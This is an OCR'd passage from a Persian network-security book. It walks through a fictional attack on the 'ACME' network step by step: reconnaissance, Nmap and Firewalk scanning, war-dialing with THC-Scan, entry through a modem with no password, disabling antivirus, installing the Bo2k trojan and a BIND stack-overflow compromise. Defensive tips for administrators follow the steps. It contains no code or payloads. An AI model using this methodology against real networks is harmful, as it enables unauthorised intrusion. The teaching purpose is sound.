جمع‌بندی مجموعهٔ روشها و ابزار : کالبدشکافی چند نوع حمله

در پنج فصل گذشته مجموعه ابزارها و روشهای سیستماتیک حمله به یک شبکه تشریح شد. با مطالعهٔ این فصول ضمن آشنایی با پنج مرحله‌ای که بر اساس آن یک حملهٔ موثر و خطرناک طرح‌ریزی سازماندهی و هدایت می‌شود ، حتماً به این نکته پی برده‌اید که در خلال یک حمله ، به "ابزارهای متعدد، سازگار و مرتبط باهم" و همچنین "بینش دقیق و سازماندهی شده" نیاز است. تسلط فنّی نفوذگر به اصول مهندسی اینترنت ، اصول سیستمهای عامل و برنامه‌های کاربردی ضامن موفقیت او در نقض حریم یک شبکه و درهم شکستن حصار امنیتی آن خواهد بود. تأکید ما بر این است که همانند یک جنگ واقعی در میدان نبرد ، سازماندهی یک حمله (**یا ضدحمله**) به تجهیزات رزمی گوناگون و حساب شده ، نقشهٔ دقیق و فرماندهی هوشمند ، مصلحت‌گرا و مسلّط نیاز دارد.

برخی از حملات به شبکه گاهی چنان پیچیده و حساب شده طراحی می‌شود که نه تنها یک شبکه یا سرویس‌دهنده درهم شکسته و حریم امنیتی آن پایمال می‌شود بلکه هیچ ردّپا و اثری از نفوذگران بجا نمی‌ماند و حتی بازرسان حرفه‌ای قادر به کشف روشی که آنها از آن استفاده نموده‌اند ، نیستند. برای تائید این مطلب نظر شما را به حمله‌ای که بر علیه آژانس امنیتی آمریکا (و چند مرکز دیگر) توسط گروه دو نفرهٔ "آواز فریبنده -***Deceptive Due***-" در بهار سال ۱۳۸۱ (May 2002) انجام شده جلب می‌کنیم!

نکته: به اخباری که بطور روزانه در مورد حملات نفوذگران بر علیه شبکه‌های کامپیوتری و سرویس‌دهنده‌های معروف جهانی در رسانه‌های خبری گزارش می‌شود ، دقت نظر ویژه داشته باشید. شاید قربانی بعدی شبکهٔ شما باشد! سعی کنید روش بکار گرفته شده در چنین حملاتی را تحلیل کنید.

اگرچه دراین‌کتاب مراحل یک حمله در پنج بخش تقسیم‌بندی و تشریح شده است ولی در عمل ذکاوت فردی نفوذگر ، نتیجهٔ حمله را تعیین می‌کند نه نقشه و طرح! به عبارت دیگر عمل‌گرائی و مصلحت‌اندیشی (پراگماتیسم pragmatism) در هنگام حمله ، مراحل عمل و نوع ابزار را تعیین می‌کند. به عنوان مثال اگر نفوذگر توانسته باشد مبتنی بر اصول روان‌شناسی و مهندسی اجتماعی (Social Engineering) به کلمهٔ عبور یک سرویس‌دهنده پی ببرد و در آن نفوذ کند دیگر به مراحل اوّل (شناسائی مقدماتی) ، دوّم (پویش و جستجوی سیستم) و سوّم (نفوذ در سیستم) نیازی ندارد. در چنین شرایطی نفوذگر مستقیماً یک **اسب تروا** (مثل Bo2k) یا یک Rootkit (مثل Knark) روی ماشین نصب کرده و کنترل کلّ سیستم را به دست می‌گیرد! اما بالعکس ، وقتی نفوذگر با یک سیستم کاملاً امن و سخت مواجه می‌شود ممکن است مرحلهٔ اوّل (شناسائی مقدماتی) را چند بار تکرار کند ، مرحلهٔ دوّم (پویش و جستجوی سیستم) را با ابزارهای متعدد و گوناگون انجام بدهد و نفوذ به سیستم را در چندین سطح مثلاً در سطح سیستم عامل (از طریق در هم شکستن پشته) و سپس در سطح برنامه‌های کاربردی (نفوذ از طریق برنامه‌های cgi یا asp) بیآزماید.

www.itqorve.loxblog.com

www.itqorve.loxblog.com

در این فصل برای آنکه یک حملهٔ پیچیده و حساب شده را کالبدشکافی کنیم سه نمایشنامهٔ حمله را مطرح کرده و گام به گام آنرا دنبال می‌کنیم و در خلال تشریح هر حمله ، اشتباهات مسئولین شبکه که منجر به آسیب‌پذیری سیستم و موفقیت نفوذگر شده است را متذکر می‌شویم. اگرچه این حملات نمادین به نظر می‌رسند ولی برگرفته از دنیای واقعیت هستند و هر کدام بنحوی اتفاق افتاده‌اند! در حقیقت طی سه نمایشنامهٔ مستند شما را با روشهای پیچیدهٔ حمله و راهکارهای پیشگیری و مقابله آشنا خواهیم کرد.

دقت کنید که بازیگران اصلی این نمایشنامه‌ها خیالی هستند:

- **نفوذگر**: یک نفوذگر حرفه‌ای ، مسلّط ، مصمّم و آگاه به مسائل فنی شبکه است.
- **شبکه مورد حمله**: یک شبکهٔ در ظاهر مستحکم و مجهز به ابزارهای امنیتی (مثل دیوار آتش) (ولی دارای نقایص بسیار ریز و جزئی در پیکربندی) .

☜ **توجه: این شبکه کاملاً فرضی است و آدرسها تخیلی هستند.**

- ابزارها و اصولی که در طی هر نمایشنامه بحث شده واقعی و روشها کاملاً دقیق هستند. در هر مرحله از نمایش عملیات و فعالیتهائی را که نفوذگر بعنوان بازیگر نقش اوّل برای رسیدن به هدف نهائی خود انجام می‌دهد، ارائه کرده‌ایم.

این فصل یک نتیجه‌گیری کلی از فصول قبلی است. مطالعهٔ دقیق آنرا به همهٔ دست‌اندرکاران شبکه و بالاخص مهندسین امنیت شبکه توصیه می‌کنیم. (به شرطی که قبل از آن مروری بر پنج فصل گذشته داشته باشید)

نمایشنامهٔ ۱) "انتقام آقای کینه‌جو" : حمله از طریق مودم به یک شبکهٔ تجاری

- **بازیگر نقش اوّل**: "آقای کینه‌جو"
- **شبکهٔ تحت حمله**: "شبکه ACME با کاربری تجاری"
- **طریقهٔ ارتباط با شبکه**: بطور عمومی از هر نقطهٔ جهان دسترسی به سایت وب شرکت میسر است. بطور خصوصی یکسری از کارمندان می‌توانند از منزل و از طریق خط تلفن و مودم از شبکهٔ داخلی سرویس بگیرند.
- **مسئول شبکهٔ هدف**: "آقای بی‌خیال"
- **هدف حمله**: انتقام‌جوئی
- **نوع حمله**: حساب شده و سیستماتیک ؛ شروع از طریق مودم
- **هدف نمایشنامه**: ارائه اصول یک حملهٔ دقیق و مراحل آن و آشنا ساختن عموم دست‌اندرکاران شبکه با روشهای مبارزه با اینگونه حملات.

www.itqorve.loxblog.com

www.itqorve.loxblog.com

باتوجه به آنکه ساختار شبکه فرضی است، مطمئن هستیم که این نمایشنامه (حداقل در کشورمان ایران) ارزش اجرائی ندارد.

صحنهٔ اوّل:

"آقای کینه‌جو" به شدت از مسئولین شرکت ACME ناراحت و خشمگین است چرا که معتقد است در هنگام خرید بصورت الکترونیکی از سایت آنها ، فریب خورده و اجناس بنجل و آشغال به او فروخته‌اند. هیچیک از کالاهائی که به او تحویل داده شده با مشخصات آن در سایت وب ACME مطابقت ندارد و مسئولین آن شرکت به مشتریان خود دروغ گفته‌اند! لذا در یک تصمیم عجولانه دست به طراحی نقشه‌ای برای نفوذ به شبکهٔ ACME و انتقامجویی می‌زند.

نکتهٔ امنیتی ۱:

هیچگاه مسئولیت شبکه‌ای را که احساس می‌کنید از طریق آن کارهای خلاف قانون انجام می‌شود ، مشترکین ناراضی دارد یا به نحوی بر خلاف عرف جامعه ، عقل و مذهب عمل می‌کند ، نپذیرید چرا که اگر حتی یکهزارم از مشترکین آن شبکه ، حرفه‌ای باشند و احساس کنند از روشهای قانونی نمی‌توان جلوی شبکهٔ مذکور را گرفت ، دست به حمله بر علیه آن خواهند زد و شما به دردسر خواهید افتاد. پذیرش مسئولیت شبکه‌ای عاقلانه است که قانونی و سالم عمل کند.
ناراضی بودن مشتریان (یا مشترکین) خود را جدّی بگیرید ، زیرا گزارشها حاکی از آنست که درصد بالایی از حملات با انگیزهٔ انتقامجویی انجام شده‌اند.


شرکت ACME دارای شبکه‌ای با ساختار شکل (۱-۱۲) است (در حالی که آقای کینه‌جو از آن بی‌اطلاع است). این شرکت تقریباً هزار کارمند دارد و برای خود یک شبکهٔ داخلی و حفاظت شده راه اندازی کرده است. (شبکهٔ داخلی آنها اینترانت و مبتنی بر TCP/IP است) در خارج از بخش داخلی شبکهٔ ACME ، یک سرویس‌دهندهٔ وب و یک سرویس‌دهندهٔ DNS بصورت عمومی قرار داده شده است. سرویس‌دهندهٔ وب محصولات شرکت را تبلیغ نموده ، سفارش می‌گیرد و کلاً روابط عمومی شرکت به حساب می‌آید و همانی است که آقای "کینه‌جو" را خشمگین کرده است! ارتباطات کارمندان داخلی با دنیای بیرون از طریق دیوار آتش برقرار می‌شود. دیوار آتش طبق قواعدی که مسئول شبکه ACME تنظیم کرده از هر گونه دسترسی افراد بیرونی به شبکهٔ داخلی ممانعت می‌کند. طبیعی است که به غیر از DNS محلی ، باید در بیرون از شبکهٔ داخلی یک سرویس‌دهندهٔ DNS نصب شود تا اسامی حوزهٔ سرویس‌دهندهٔ وب از شرکت ACME برای عموم کاربران شبکهٔ اینترنت قابل ترجمه و تحلیل[۱] به آدرس IP باشد. (برای آشنایی با این ساختار به فصل دوم -مبحث دیوارآتش و ساختار DMZ - مراجعه کنید.)

ساختار فرضی شبکهٔ ACME (در شکل ۱-۱۲) تقریباً عمومی است و بطور گسترده‌ای از آن استفاده می‌شود.

---

[۱] Resolveable

www.itqorve.loxblog.com



شکل (۱-۱۲) شبکهٔ شرکت ACME (دو بخش داخلی و عمومی)

- آقای "کینه‌جو" کار خود را بر علیه ACME با "شناسائی مقدماتی -Reconnaissance- " شروع می‌کند. در این مرحله او با مراجعه به سایت InterNIC و جستجو در آن ، آدرس IP اختصاص داده شده به شرکت ACME را پیدا می‌کند. آدرس IP ثبت شده کلاس C و فرضاً x.y.z.0 است. مسئول شبکهٔ ACME آقای "بی‌خیال" و شماره تلفن او 1234567 می‌باشد. (این شماره بطور معمول در سایت InterNIC درج می‌شود)
- آقای کینه‌جو، کار خود را براساس اطلاعات بدست آمده با اجرای عملیات پویش و جستجو در شبکه ادامه می‌دهد. برای اینکار ابزار FragRouter (معرفی شده در فصل ششم) را روی ماشینی از شبکهٔ خود نصب می‌کند. او FragRouter را به این دلیل انتخاب کرده که اگر احتمالاً سیستم IDS[1] روی شبکهٔ هدف وجود داشت ، هویت او را آشکار نکند. بدین نحو تمام ترافیک ارسالی او برای پویش و جستجوی سیستم ، از طریق FragRouter به سمت شبکهٔ ACME هدایت خواهد شد. در ادامه سه ابزار Cheops ، Nmap و Firewalk را برروی ماشین خود نصب می‌کند. ماشین او بصورت غیر مستقیم و از طریق ماشینی که FragRouter روی آن نصب شده با اینترنت در ارتباط است:
  - ❑ در گام اوّل آقای کینه‌جو ابزار Cheops را اجرا و راه‌اندازی می‌کند تا از طریق تعقیب مسیرها نقشهٔ کلّی شبکه بدست آید. بدین ترتیب او یک ایدهٔ کلّی در مورد ساختار شبکه

[1] Intrusion Detection System


www.itqorve.loxblog.com

www.itqorve.loxblog.com

ACME بدست می‌آورد. او به علت وجود دیوار آتش ، موفق به شناسایی درون شبکهٔ داخلی نمی‌شود بلکه فقط وجود سه سیستم قابل دسترسی از بیرون در شبکهٔ ACME را کشف کرده و آدرسهای IP آنها را یادداشت می‌کند.

- در گام دوم از پویش ، آقای کینه‌جو بسرعت Nmap را اجرا نموده و گزینهٔ SYN Scan از آنرا برای پویش سریع انتخاب و اجرا می‌کند. Nmap پس از چندین ثانیه گزارش می‌کند که پورت شمارهٔ TCP-80 برروی یکی از ماشینها باز است ، بنابراین آن ماشین قطعاً سرویس‌دهندهٔ وب می‌باشد. برروی ماشین دیگر فقط پورت شمارهٔ UDP-53 ، باز گزارش می‌شود و بالطبع آن ماشین سرویس‌دهندهٔ DNS است. برروی ماشین بعدی هیچ پورتی باز نیست. **(چنین ماشینی یا هیچ خاصیتی ندارد یا دیوار آتش است!)** بدین نحو هویت سه ماشین فعال را کشف و یادداشت می‌کند.
- در گام سوم از پویش، آقای کینه‌جو، دیوار آتش را بررسی می‌کند بدین منظور از Firewalk بهره می‌گیرد تا قواعد فیلترینگ بسته‌های IP و TCP را استنتاج نماید. نتایج این مرحله به او نشان داده است که تنها بسته‌هائی که حق عبور از دیوار آتش دارند بسته‌های TCP-80 و UDP-53 هستند و هیچ بستهٔ دیگری نمی‌تواند بدرون شبکهٔ داخلی نفوذ کند.
- در گام چهارم آقای کینه‌جو سعی می‌کند نرم‌افزار Nessus را برای جستجوی نقاط آسیب‌پذیر سرویس‌دهنده‌های DNS و وب بخدمت بگیرد. این مرحله برای آقای کینه‌جو ناامیدکننده بوده است چرا که هیچ نقطهٔ آسیب‌پذیری روی این سرویس‌دهنده‌ها کشف نمی‌شود.

این چهار مرحله در شکل (۲-۱۲) نشان داده شده است.



شکل (۲-۱۲) شروع پویش شبکهٔ ACME


www.itqorve.loxblog.com

www.itdorve.loxblog.com

- در گام پنجم ، او طولانی‌ترین و خطرناکترین بخش پویش خود را آغاز می‌کند. در این مرحله با نصب THC-Scan سعی می‌کند تا جستجوی خود را در پوشش کارمندان شبکه و از طریق مودم ادامه بدهد. او می‌داند که خطوط تلفن شرکت احتمالاً در محدودهٔ 1231000 تا 1231999 است. (این موضوع را از شمارهٔ تلفن مسئول شبکه –مندرج در whois– و اندکی جستجو در کتابچه راهنمای تلفن و اطلاعات عمومی خود استنتاج کرده است) آقای کینه‌جو THC-Scan را با تنظیم شماره‌های فوق اجرا کرده و برای مدتی به استراحت می‌پردازد!

بعد از دو سه ساعت ، THC-Scan با هزار شمارهٔ تلفن تعیین شده تماس برقرار کرده و پس از بررسی‌های فنی تشخیص داده است سه مودم روشن در این شبکه فعال است ولیکن فقط به یک کلمهٔ عبور نیاز دارد. بررسی‌های بیشتر بر روی این سه خط تلفن نشان می‌دهد که شمارهٔ 123-1284 به شبکهٔ ACME متصل است. لذا مجدداً با استفاده از THC-Scan متوجه می‌شود که دسترسی کاربران راه دور به شبکه ، بوسیلهٔ یک سرویس‌دهندهٔ RAS مشهور بنام XYZ Server برقرار و نظارت می‌شود. (مثلاً XYZ می‌تواند Microsoft RAS Server یا هر سرویس‌دهندهٔ RAS دیگر باشد) بلافاصله آقای "کینه‌جو" برنامهٔ سرویس‌گیرندهٔ منطبق با سرویس‌دهندهٔ XYZ را راه‌اندازی می‌کند. (مثلاً Microsoft Client For Windows)

بگونه‌ای که در شکل (۳-۱۲) دیده می‌شود آقای کینه‌جو پس از برقراری ارتباط با این شماره تلفن متوجه می‌شود که هیچ کلمهٔ عبوری از او طلب نشده است!!! *خطر:* آقای "کینه‌جو" موفق به نفوذ در شبکهٔ ACME شده است.



شکل (۳-۱۲) پویش مودمهای متصل به شبکهٔ ACME


www.itdorve.loxblog.com

www.itqorve.loxblog.com

نکتهٔ امنیتی ۲:

مسئول شبکهٔ ACME در مسئولیت خود اهمال کرده است. دقت کنید!!! برخی از مسئولین شبکه در کشورمان (ایران) یک خط تلفن مجزا برای خودشان در نظر می‌گیرند تا بتوانند در مواقع لزوم از منزل خود بر سرویس‌دهنده‌های شبکه نظارت کنند. آنها به زعم خود یک خط تلفن مجزا و غیرمشابه با خطوط دیگر انتخاب کرده‌اند و چون هیچ کاربر داخلی شمارهٔ آنرا نمی‌داند لذا اقدامات امنیتی را در مورد آن رعایت نمی‌کنند. این مورد بارها مشاهده شده است. حال اگر یک نفوذگر مصمّم بخواهد اقدامی بر علیه آنها انجام بدهد کشف چنین خط بظاهر مخفی ، ساده است. استفاده از پروتکل SLIP بهیچوجه توصیه نمی‌شود چرا که مراحل احراز هویت در این پروتکل گنجانده نشده است. سیاستهای سرویس‌دهی راه دور خود را قوی و مستحکم کنید.

- آقای کینه‌جو پس از برقراری ارتباط از طریق مودم ، متوجه می‌شود که به ماشینی نفوذ کرده که سیستم عامل آن Windows NT (یا مثلاً Windows 2000 Server) است و به یک مدیر سطح میانی شبکه تعلق دارد.
- همانطور که در شکل (٤-١٢) نشان داده شده است ، آقای "کینه‌جو" که توانسته در قالب یک مدیر میانی به یک ماشین شبکه نفوذ کند به سرعت نرم‌افزار اسب تروای Bo2k و نرم‌افزار Nessus (نسخهٔ NT آن) را بر روی آن ماشین نصب می‌کند. (Bo2k را برای تثبیت کامل نفوذ خود بر ماشین و Nessus را برای جستجوی بقیهٔ سیستمهای شبکهٔ درونی)



شکل (٤-١٢) نفوذ به یک ماشین و نصب BO2K و Nessus درون شبکهٔ ACME

www.itqorve.loxblog.com

www.itgorve.loxblog.com

سؤالی که در اینجا مطرح می‌شود آنست که اگر آقای کینه‌جو توانسته مستقیماً به ماشین نفوذ کند و با بالاترین سطح دسترسی (Permission) برروی آن نرم‌افزار نصب کند ، اجرای Bo2k روی آن بـه چـه خاصیتی دارد؟ جواب این سؤال ساده است:

اولاً آقای "کینه‌جو" با Bo2k قابلیتهای بیشتر و قدرتمندتری را بدست مـی‌آورد و کـار کـردن او بـا Bo2k بسیار راحت‌تر است.

ثانیاً نصب Bo2k این اطمینان را به او می‌دهد که با عوض شدن احتمالی سیاست امنیتـی مودمـها و تعریف هرگونه کلمهٔ عبور ، Bo2k به او کمک خواهد کرد که باز هم (با روشی مثل ارسال کلمـات عبور از طریق پست الکترونیکی) دسترسی او به آن ماشین میسّر باشد. البته آقـای کینـه‌جو قبـل از نصب Bo2k و Nessus ابتدا بطرز زیرکانه و مخفی ، نرم‌افزارهای ویروسیاب یا هـر ابـزار مشـابه را غیرفعال می‌کند.

نکتهٔ امنیتی ۳:

بعنوان مسئول شبکه بایستی وجود نرم‌افزارهای ویروسیاب مطمئن و به‌روز را بـرروی تـک تـک ماشینها بررسی کنید و بطور مداوم از فعـال بـودن آنـها اطمینـان حـاصل نمـائید. دقـت کنیـد کـه سرویس‌دهنده‌های شما دائماً فعال هستند در حالی که بسیاری از اوقات شـما حضـور نداریـد لـذا بایستی از بیدار بودن نگهبان سرویس‌دهنده یعنـی ویروسـیاب (یـا هـر نرم‌افـزار مشـابه) مطمئـن باشید. به کاربران خود بیاموزید که چگونه از ویروسیاب استفادهٔ صحیح و اصولی نمـایند. تنبلـی و بی‌حوصلگی آنها امنیت شبکه را به خطر می‌اندازد.


در ادامه آقای کینه‌جو نرم‌افزار Nessus نصب شده برروی ماشین مدیر میانی (درون شبکهٔ داخلـی) را اجرا کرده و به جستجوی نقاط آسیب‌پذیر ماشینهای درون شبکه می‌پردازد. (در فصل ششـم اشـاره کردیم که Nessus در دو نسخهٔ تحت یونیکس [و مشتقات آن مثل لینوکس] و نسخهٔ تحت ویـنـدوز در اختیار است ولیکن Nessus تحت ویـنـدوز قابلیتـهای کمـتری دارد و "آقـای کینـه‌جو" مصلحـت را در استفاده از همین نسخه دیده است)؛ جستجوی او مطابق شکل (۵-۱۲) آغاز می‌شود.

جستجوهای اولیهٔ او نشان می‌دهد که هیچگونه سیستم IDS روی شبکهٔ درونی نصب نشـده اسـت چرا که اگر چنین می‌بود عملکرد Nessus مختل و امکان جسـتجو از آن سـلب می‌شـد. لـذا بـا خیـال راحت جستجوهای خود را برای یافتن نقاط آسیب‌پذیر شبکه ادامـه می‌دهـد و اینکـار را بـرای تمـام ماشینهای درونی شبکه تکرار می‌کند.

Nessus به آقای کینه‌جو گزارش می‌دهد که: درون شبکهٔ داخلی متعلـق بـه شـرکت ACME ، یـک سرویس‌دهندهٔ محلی DNS نصب شده که مبتنی بر سیستم عـامل سـولاریس و نـام آن BIND و دارای اشـکال ذاتـی اسـت و می‌تـوان بـا اسـتفاده از پدیـده "درهـم شکسـتن پشـته و سـرریز کـردن آن Stack Overflow-" کنترل آنرا به دست گرفت.

www.itgorve.loxblog.com

www.itqorve.loxblog.com



شکل (۵-۱۲) پویش سیستمهای درونی شبکهٔ ACME توسط ابزار Nessus

(همانطور که در فصل ششم اشاره شد سرویس‌دهندهٔ DNS که با نام BIND عرضه می‌شود در یکی از نسخه‌ها دارای چنین مشکلی است و چون در سطح فراگیری از آن استفاده شده لذا برخی از شرکتها هنوز نسخهٔ اصلاحی آنرا نصب نکرده‌اند ، پس دقت کنید که این مطلب واقعی است)


آقای کینه‌جو به سرعت به آدرس: *http://www.technotronic.com* مراجعه کرده و ابزار لازم برای درهم شکستن این سرویس‌دهنده و نفوذ به آن را فراهم می‌کند و پس از استفاده از آن و "سرریز کردن پشته -Stack Overflow" کنترل این ماشین را هم بدست می‌گیرد. تا اینجا آقای کینه‌جو دو ماشین را در شبکهٔ داخلی تسخیر کرده است. شکل (۶-۱۲) این موضوع را نشان می‌دهد.

نکتهٔ امنیتی ۴:

